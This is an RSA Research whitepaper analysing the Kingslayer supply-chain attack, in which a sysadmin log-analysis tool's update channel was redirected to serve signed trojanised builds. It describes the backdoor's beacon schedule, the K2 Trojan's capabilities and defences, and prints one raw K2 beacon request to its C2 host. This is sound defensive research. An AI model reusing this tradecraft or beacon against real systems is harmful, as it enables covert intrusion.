


WHITEPAPER

KINGSLAYER– A SUPPLY CHAIN ATTACK

RSA RESEARCH

CONTENTS

CONTENT AND LIABILITY DISCLAIMER

This Research Paper is for general information purposes only, and should not be used as a substitute for consultation with professional advisors. RSA Security LLC, EMC Corporation, Dell, Inc. and their affiliates (collectively, "RSA") have exercised reasonable care in the collecting, processing, and reporting of this information but have not independently verified, validated, or audited the data to verify the accuracy or completeness of the information. RSA shall not be responsible for any errors or omissions contained on this Research Paper, and reserves the right to make changes anytime without notice. Mention of non-RSA products or services is provided for informational purposes only and constitutes neither an endorsement nor a recommendation by RSA. All RSA and third-party information provided in this Research Paper is provided on an "as is" basis. RSA DISCLAIMS ALL WARRANTIES, EXPRESSED OR IMPLIED, WITH REGARD TO ANY INFORMATION (INCLUDING ANY SOFTWARE, PRODUCTS, OR SERVICES) PROVIDED IN THIS RESEARCH PAPER, INCLUDING THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE, AND NON-INFRINGEMENT. Some jurisdictions do not allow the exclusion of implied warranties, so the above exclusion may not apply to you. In no event shall RSA be liable for any damages whatsoever, and in particular RSA shall not be liable for direct, special, indirect, consequential, or incidental damages, or damages for lost profits, loss of revenue or loss of use, cost of replacement goods, loss or damage to data arising out of the use or inability to use any RSA website, any RSA product or service. This includes damages arising from use of or in reliance on the documents or information present on this Research Paper, even if RSA has been advised of the possibility of such damages.

EXECUTIVE SUMMARY

RSA Research investigated the source of suspicious, observed beaconing thought to be associated with targeted malware. In the course of this tactical hunt for unidentified code, RSA discovered a sophisticated attack on a software supply-chain involving a Trojan inserted in otherwise legitimate software; software that is typically used by enterprise system administrators. We are sharing details of this attack investigation, along with mitigation and detection strategies, to promote awareness and preparation for future or ongoing software supply-chain attacks.

SUMMARY

In notable aviation incidents, aviation experts are charged to perform an investigation and share the findings in incident reports. Pilot trainers, airlines and aircraft manufacturers dig into the investigation reports with the goal of preventing such an incident from happening again. These reports and their ostensive goal, preventing an incident involving loss of life, have been the foundation of what is arguably the safest form of transportation. Policies, procedures and aircraft themselves are now safer than ever. Likewise, network defenders may dig into breach reports with the aim of preventing the next loss of valuable business information from the networks for which they are responsible. Helping to prevent the next loss of business or mission critical information from a sophisticated exploitation campaign is, at least, one of the major goals of this report. You might notice we did not say prevention of compromise. After reading this report, it will be obvious that preventing the advanced enterprise compromise represented by Kingslayer, would be difficult for any network defender. Preventing such types of compromises from sophisticated actors has always been challenging. The analysts behind this Kingslayer research project subscribe to the philosophy that detecting and responding to a compromise, before it leads to business risk, is an achievable goal.

In this Kingslayer post-mortem report, RSA Research describes a sophisticated software application supply chain attack that may have otherwise gone unnoticed by its targets. This attack is different in that it appears to have specifically targeted Windows® operating system administrators of large and, perhaps, sensitive organizations. These organizations appeared on a list of customers still displayed on the formerly subverted software vendor's website. Nearly two years after the Kingslayer campaign was initiated, we still do not know how many of the customers listed on the website may have been breached, or possibly are still compromised, by the Kingslayer perpetrators.

A NOTE ABOUT ATTRIBUTION

The malware and activities described in the Kingslayer post-mortem report shares code, tactics and unique malware artifacts with a large amount of other malware employed by actors in campaigns attributed to various named threat groups. RSA Research has, for years, dubbed this group of common tools and tactics Shell_Crew, since the first RSA Shell_Crew report released in 2014.

However, shared malware development supply and infrastructure does not necessarily indicate that the espionage-focused actors behind the keyboards in this campaign, are all the same people as campaigns analyzed by other researchers. Refer to the section "Kingslayer connections to Codoso and Shell_Crew" for more details.

It's important to note threat actors often use domains which look like popular, well known domains, even going so far to temporarily "park" them on IP addresses associated with the legitimate entities – but they have no link to the legitimate domain or company, as is the case throughout this research.

TARGETED TAKEDOWN OF CODOSO MALWARE

Early in our investigation of, and takedown operation against, a broad exploitation campaign we call Schoolbell[1] , RSA Research observed unidentified beaconing to the URL www.oraclesoft[.]net[2]. We did not know what was causing the beaconing, but we suspected it was malware. This URL resolved to an IP address that, at the time, also resolved to another known malicious domain. This additional, malicious domain, google-dash[.]com[3] , was used for command and control (C2) by a variant of PGV_PVID malware that had no antivirus (AV) coverage at the time it was submitted to VirusTotal in April 2016 (Figure 1). For more information on the malware behind this broad exploitation campaign, we recommend reading the Schoolbell report.




Figure 1. Zero out of fifty five antivirus solutions detected this malware at time of first submission

[1] http://blogs.rsa.com/schoolbell-class-is-in-session

[2] It's important to note threat actors often use domains which look like well-known domains but they have no link to the legitimate domain or company

[3] It's important to note threat actors often use domains which look like well-known domains but they have no link to the legitimate domain or company

UNEXPECTED FINDING

We did not know what malware type might be using the domain www.oracle-soft[.]net, but through passive analysis, we identified and contacted an infected organization. Following some significant monitoring efforts by the cooperating infected subject, endpoint forensic analysis, and reverse engineering, RSA Research came to an unexpected conclusion. A software application used by system administrators to analyze Windows logs had been subverted at its distribution point with malicious, signed code, back in April 2015. The remaining sections of this paper will discuss how that conclusion was made.

A BACKDOOR IN PRODUCT USED BY SYSADMINS

Further research allowed RSA analysts to determine the origin of the offending software. For the purposes of this publication, we will refer to the unnamed software vendor as “Alpha”. Alpha owns and operates a website designed to help Windows system administrators interpret and troubleshoot problems indicated in Windows event logs. The website also offers paid subscribers a license to a tool that helps with analyzing Windows event logs. It is this software, and its updates, that were subverted.

RSA Research obtained a copy of the software suspected of containing the compromise. Figure 2 gives an overview of the general infection chain and C2.




Figure 2 Kingslayer compromise infection chain

RSA

For purposes of MSI downloads and for auto-updating the application, Alpha maintains multiple websites. During the time these particular websites were subverted, any user who attempted a new install or allowed their current version to auto-update (the default action) received the malicious version of the software. This action occurred via an .htaccess redirect on two of Alpha's websites (both MSI download and automated update sites) that pointed to a website controlled by the malicious actors. This actor-controlled website hosted the subverted, signed versions of the application service executable, and MSI containing the Trojan. Once the install or update was complete, the software would attempt to load secondary payloads.

RSA Research observed the legitimate application used a valid Authenticode signature issued by Alpha. At least three binaries, as well as an MSI software installation package, were determined to have been modified for malicious purposes using the Alpha application's original source code, and signed with the stolen code signing private key. RSA Research contacted Alpha, who subsequently divulged that their software packaging system was compromised and had delivered this compromised binary from 09 April 2015 to 25 April 2015.

Complicating our initial attempt at dynamic analysis of the suspected backdoor in the RSA Research lab was the employment of an unusual diurnal beacon sleep algorithm.

The The backdoor was configured to only beacon to www.oraclesoft[.]net between the hours of 1500 to 0000 (3 pm to midnight) UTC; a daily window of 9 hours. It was also configured to only beacon four days a week; on Saturday, Tuesday, Thursday and Friday.

The exact intent behind this temporal beaconing algorithm is unclear. More details on Kingslayer's backdoor sleep algorithm are found in the Kingslayer executable analysis in Appendix A.

TARGETED TAKEDOWN AND SINKHOLING OF WWW.ORACLESOFT[.]NET

Armed with the evidence that www.oraclesoft[.]net was being used strictly for malicious purposes, RSA Research sinkholed[4] it to further inform our Kingslayer investigation.

Within a few days of the sinkholing, RSA Research identified many of the infected organizations beaconing to our sinkhole and provided compromise notifications. One of the infected organizations, dubbed "Iota" for the purposes of this publication, subsequently engaged the RSA Incident Response (IR) team for remediation assistance.

AN IRRESISTIBLE ENTICEMENT FOR KINGSLAYER ACTORS

Although we do not know the exact reasons the Kingslayer actors chose to subvert Alpha's software product, the list of possible end-users of the application likely served as a powerful motivator. As stated earlier, a free application license was offered to subscribers of Alpha's event log information portal service. While we do not know how many of these subscribers took advantage of the free license and installed the application during the subversion window, it is logical that some did. Organizations who, at some time, subscribed to the event log portal are displayed on Alpha's website and include:

- 4 major telecommunications providers
- 10+ western military organizations
- 24+ Fortune 500 companies
- 5 major defense contractors
- 36+ major IT product manufacturers or solutions providers
- 24+ western government organizations
- 24+ banks and financial institutions
- 45+ higher educational institutions

[4] https://en.wikipedia.org/wiki/DNS_sinkhole

ELEVEN AND A HALF WEEKS

Because we have an incomplete picture of the successful Kingslayer target set, our timeline has some significant gaps. One important gap begging for explanation was the time between when Alpha's websites and software distribution were remediated on 26 April 2015, and the time when forensic evidence shows that Kingslayer visited the Iota network on 15 July 2015 (Figure 3).




Figure 3 Kingslayer substantive event timeline

One might surmise that if Iota was of particular interest to the Kingslayer actors, then less than eleven and a half weeks would pass before exploitation of their target network. One possible explanation is that Iota was not a preferred target at all. Rather, the eleven and a half weeks was spent by the actors exploiting potentially more lucrative targets than Iota. In effect, RSA Research proposes that Iota was an inconsequential target, passed over for some sufficient time for more important exploitation to be executed. This is why a supply chain attack is attractive to threat actors; a single compromise within the supply chain can yield numerous targets with minimal additional effort.

Alpha issued a Security Notification on their website on 30 June 2016 and updated the notification on July 17, 2016 at RSA's request, following findings from further investigation on Iota's network compromised by Kingslayer.

KINGSLAYER CONNECTIONS TO CODOSO AND SHELL_CREW

The Kingslayer backdoor, discovered during an RSA Research "excavation" into common C2 infrastructure and malware bytecode, shares tactics previously observed used by Shell_Crew, an adversary RSA Research reported on in January 2014 [5] . The specific infrastructure overlapping with the Kingslayer campaign was tied to an adversary identified as Codoso by Palo Alto [6] and ProofPoint [7] in the first quarter of 2016, and the apparent operational infrastructure harvesting campaign that we call Schoolbell. We do not have high confidence that the Codoso perpetrators are directly related to the Shell_Crew activity encountered in 2013 and 2014, but we observed that they use common resources and tools. For one, Codoso and Shell_Crew use continuously evolving versions of malware for which no builder or source code has been found in the wild. These include older Derusbi variants, as well as the newly pressed Rekaf, TXER, PGV_PVID and Bergard as described by ProofPoint, PaloAlto, and in the Schoolbell blog post. This indicates that they have some common, restricted source for this distinctive malware. Consistent common malware bytecode, strings, and encoding routines were also noted by other researchers such as Proofpoint. These attributes are, thus far, unique to the activity groups and have allowed RSA Research and others to track malware clusters as they appear in the wild. For consistency we will attribute the activity in the Kingslayer campaign to Kingslayer, but acknowledge some risk of erroneously conflating it with other threat groups labeled variously by other researchers as Codoso, as well as historic activity that RSA Research has grouped together as Shell_Crew.

The clearest operational links between Kingslayer and other recent campaigns attributed to Codoso are overlapping domains and IP addresses used for C2 in 2015 and 2016. The Kingslayer C2 URL www.oraclesoft[.]net has temporal overlaps with identified infrastructure from seven other C2 domains and twelve unique C2 IP addresses associated with at least twenty four unique samples of malware attributed to Codoso by ProofPoint and Palo Alto (Figure 4, attached also in Annex), and described in the Schoolbell blogpost by RSA Research.

[5] https://www.emc.com/collateral/white-papers/h12756-wp-shell-crew.pdf

[6] http://researchcenter.paloaltonetworks.com/2016/01/new-attacks-linked-to-c0d0s0-group/

[7] https://www.proofpoint.com/us/exploring-bergard-old-malware-new-tricks




Figure 4 How Kingslayer backdoor is linked to identified Codoso/Schoolbell campaign infrastructure (available for download in Annex 1)

RECALLING ANOTHER SOFTWARE SUPPLY-CHAIN ATTACK

The Kingslayer campaign shares similarities with another supply-chain attack. In the Monju Incident [8] the attackers subverted an otherwise legitimate software server by using a redirect to a different, unrelated website controlled by the actors. Like Kingslayer, the target system with the already installed software would attempt to get an update, but instead received a malicious payload purporting to be an update that consisted of the original application software bundled with a Trojan, instead of a legitimate update. In the Kingslayer attack, systems attempting to get updates to an already installed Windows operating systems log analysis software program were transparently redirected to a website controlled by the Kingslayer actors, in which the illegitimate website would download a subverted update executable. What may have differed from the Monju incident was the fact that while all software installations that attempted to update during the Kingslayer campaign received a malicious but otherwise functioning update, we do not know how many of them also received the secondary malware. It is this secondary malware that has not yet been found in the wild.

We have no evidence to suggest the actors behind the Monju Incident and Kingslayer are related, other than they used one or more of the same tactics.

[8] http://www.contextis.com/documents/30/TA10009_20140127_-_CTI_Threat_Advisory_-_The_Monju_Incident1.pdf

KINGSLAYER'S MEMORY-RESIDENT BROTHER, THE K2 TROJAN

RSA Research believes all of the particular Alpha application installations attempting to update during the 17 day Kingslayer subversion window received a malicious but otherwise functioning update. We do not know how many of them also received the secondary malware. Using passive analysis, RSA Research was able to identify the probable beaconing activity pattern used by the secondary malware. Like the Kingslayer backdoor loader, the secondary malware used the domain www.oraclesoft[.]net for C2. We have dubbed this secondary malware "Kingslayer Two" or "K2." The beaconing pattern of K2 differed from the Kingslayer backdoor that loaded it. K2 beacons every ten minutes without a defined sleep period. Based on passively observed beacon activity from three different K2-infected systems, we believe K2's HTTP GET beacon pattern is a three to four digit load identifier that may represent the K2 malware load sequence assigned to each unique infection. This number appeared to be both unique, and static for each infected system. So 3423 in Table 1 might represent the 3,423rd unique system loaded with the K2 Trojan.

Table 1 Kingslayer secondary malware K2 with possible load identifier highlighted in yellow

```
GET /softs/updatecheck.html?3423&464336 HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Host: www.oraclesoft.net
```

RSA Research also has insight into K2 Trojan's capabilities based on the artifacts left on a system that had K2 installed. (See Appendix B) From the forensic artifacts, RSA Research infers that K2's capabilities include:

- running arbitrary Windows shell commands with SYSTEM-level privileges,
- upload and download of files, and
- execution of programs uploaded by the attackers.

WHY SOFTWARE SUPPLY-CHAIN ATTACKS ARE HERE TO STAY

Supply-chain attacks provide strategic advantages to attackers for several reasons. First, they provide one compromise vector to multiple potential targets. Second, supply chain exploitation attacks, by their very nature, are stealthy and have the potential to provide the attacker access to their targets for a much longer period than malware delivered by other common means, by evading traditional network analysis and detection tools. And finally, software supply chain attacks offer considerable "bang for the buck" against otherwise hardened targets[9] .

[9] https://www.ncsc.gov.uk/content/files/protected_files/guidance_files/Cyber-security-risks-in-the-supply-chain.pdf

In the case of Kingslayer, this especially rings true because the specific system-administrator-related systems most likely to be infected offer the ideal beachhead and operational staging environment for systematic exploitation of a large enterprise.

Subverting an application used almost exclusively by enterprise Windows system administrators gives the perpetrators direct access to the most sensitive parts on an organization's network via a workstation or server used regularly by the "king of the network." A system administrator's workstation and cache of credentials invariably provides the most access of any system on an enterprise network. In our experience, the credentials maintained by system administrators usually enable extensive access to internal and external network infrastructure of even the most sensitive organization's enterprise. RSA Research observed Kingslayer installed on the workstation of the senior systems administrator at one organization and on the domain controllers of another organization. We assess that installations of the targeted application on workstations or servers with unprivileged users would be exceptions, rather than the rule, because the purpose of the targeted log analyzer software is to be used by system, security, and other privileged administrators.

SOFTWARE VENDORS, AND SYSADMINS ON NOTICE

Subversion of an application preferentially used by enterprise system or security administrators provides an advanced threat group a nearly unprecedented "best bang for the buck." There is no need to craft phishing emails, or sort the chaff from successful but unfruitful malware infections. It would not be hard to posit that Kingslayer might serve as a template for other attacks on otherwise hardened enterprise networks. This should put the developers of applications and software aimed for exclusive use by enterprise network administrators on notice. Although the following are good tenants of all software vendors, they are especially important when the application in question would disproportionality be used by administrators of a network. These include:

- File integrity monitoring
- Secure (dedicated or virtually private) hosting
- Validated time stamping of digital signatures
- Secure storage of and deployment of code-signing keys, ideally employing a High Security Module (HSM)
- Comprehensive network and endpoint visibility of development environment
- Breach disclosure policy that ensures timely incident notification to affected customers

Enterprise network administrators should take heed that they are perhaps the most important and pivotal target for advanced threats interested in what might be found on those enterprise networks[10] . Network admins should not exempt their own systems, or systems to which only they have access, from network and endpoint visibility. Sysadmins should also contribute to and follow a change control policy that evaluates the software vendor and the software itself for potential risk, prior to installing it[11] .

HOW WAS THE KINGSLAYER INVESTIGATION INFORMED?

The analysis that informed the Kingslayer campaign investigation is described in general terms as iterative, using "many and any friendly means" employed by a multi-disciplinary team. While characterizing the purpose, impact and extent of the malicious activity perpetrated by the Kingslayer campaign operators, RSA Research provided dozens of hours of advanced incident and analysis support to infected organizations identified by sinkholing and passive means. Sometimes our support was in exchange for threat intelligence artifacts left behind by the actors. At other times we provided advice and expertise with the understanding that the infected organization would not or could not provide any information in return. We collaborated with many colleagues in the security industry, reached out to new partners as well as called upon the extensive capabilities of SecureWorks, a Dell Technologies company.

DETECTION OF KINGSLAYER, AND THE NEXT SOFTWARE SUPPLY CHAIN ATTACK

Techniques deployed by industry-wide antivirus and endpoint prevention technologies are decidedly poorly equipped for detecting, much less preventing, a remote code-loading backdoor inserted into what would otherwise be a legitimate software product. This is exactly what the Kingslayer actors did in their campaign.

In our experience, signature or behavior-based antivirus is unable to differentiate between a network-enabled feature and a backdoor in the product. In fact, RSA Research first identified the Kingslayer backdoor installed on an enterprise system that employed next generation antivirus. The antivirus failed to detect anything, even when it appeared the backdoor had downloaded and loaded the secondary malware into memory, and opened connections for C2.

[10] http://www.slideshare.net/harmj0y/i-hunt-sys-admins-20

[11] http://csrc.nist.gov/scrm/documents/briefings/Workshop-Brief-on-Cyber-Supply-Chain-Best-Practices.pdf

RSA NETWITNESS® ENDPOINT EDR TOOL

Compare this antivirus failure with RSA NetWitness® Endpoint, an Enterprise Detection and Response (EDR) tool that is available to RSA customers and is notably used by the RSA IR Team in their customer engagements. On a lab Windows system, RSA Research recreated the Kingslayer backdoor installation, then deployed RSA NetWitness Endpoint. In Figure 5, we see that RSA NetWitness Endpoint identified an instance of [FLOATING_CODE], revealing that the backdoored "Service.exe" process established multiple connections. [FLOATING_CODE] identifies a block of code present in a process private executable address space, as opposed to a library properly loaded from disk. Floating code is missing a normal DLL header. In otherwise, legitimate software with a backdoor such as that employed by Kingslayer, the network connections were established from that allocated block of code, which is suspicious.


